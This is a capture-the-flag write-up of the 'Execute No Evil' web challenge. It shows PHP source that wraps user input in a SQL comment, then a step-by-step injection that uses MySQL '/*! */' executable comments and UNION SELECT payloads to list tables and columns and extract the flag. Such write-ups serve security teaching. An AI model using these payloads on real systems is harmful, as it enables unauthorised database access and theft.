
Execute No Evil

(metantz)



Execute No Evil 50 Points **SOLVED** ✓


(1) New Message: "Hey dude. So we have this database system at work and I just found an SQL injection point. I quickly fixed it by commenting out all the user input in the query. Don't worry, I made the query so that it responds with boss's profile, since he is kind of the only person actively using this database system, and he always looks up his own name, lol. Anyway, guess we'll go with this til' the sysadmin comes and fixes the issue."

Huh, so hear no evil, see no evil, ... execute no evil?

Remote server: http://challs.xmas.htsp.ro:11002


Author: Milkdrop

If we open the page we see this form:



Cobalt Inc. employee database search

In the page source there is an interesting comment:




```

<head>
    <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
<form class="center">
    <h2>Cobalt Inc. employee database search</h2>
    <label>Name:</label>
    <input type="text" name="name" autocomplete="off">
    <input type="submit" value="Search">
</form>
<br>
<!-- ?source=1 -->


</body>

```

Challenge source code:



```
<!-- ?source=1 -->

<?php
include ("config.php");
$conn = new mysqli ($servername, $username, $password, $dbname);

if (isset ($_GET['name'])) {
    $name = $_GET['name'];
    $name = str_replace ("*", "", $name);
    $records = mysqli_query ($conn, "SELECT * FROM users WHERE name=/*" . $name . "*/ 'Geronimo'", MYSQLI_USE_RESULT); // Don't tell boss

    if ($records === false) {
        die ("<p>Our servers have run into a query error. Please try again later.</p>");
    }

    echo '<table>';
    echo '
    <tr>
        <th>Name</th>
        <th>Description</th>
    </tr>';

    while ($row = mysqli_fetch_array ($records, MYSQLI_ASSOC)) {
        echo '<tr>
            <td>',$row["name"],'</td>
            <td>',$row["description"],'</td>
        </tr>';
    }

    echo '</table>';
}
?>
```

So whatever name we submit is put between /* and */. How can we bypass this comment to obtain an SQL injection ?


Simple. From the owasp page:

*“When a comment block ('/**/') contains an exclamation mark ('/*! sql here*/') it is interpreted by MySQL..”*

So if we send a name like:

! ‘Gero’ union all select 1,2,3

The server returns




Cobalt Inc. employee database search

Name	Description
2	3

So the 2nd and 3rd columns are printed. Now we must only find where the flag is.


! ‘Gero’ union all select 1,table_schema,table_name from information_schema.tables where table_schema != ‘information_schema’ and table_Schema !=



Cobalt Inc. employee database search

Name	Description
ctf	users
ctf	flag


! ‘Gero’ union all select 1,table_name,column_name from information_schema.columns where table_schema = ‘ctf’ and table_schema !=



Cobalt Inc. employee database search

Name	Description
users	id
users	name
users	description
flag	whatsthis

! ‘Gero’ union all select 1,whatsthis,3 from ctf.flag where whatsthis !=



Cobalt Inc. employee database search

Name	Description
X-MAS{What?__But_1_Th0ught_Comments_dont_3x3cvt3:(}	3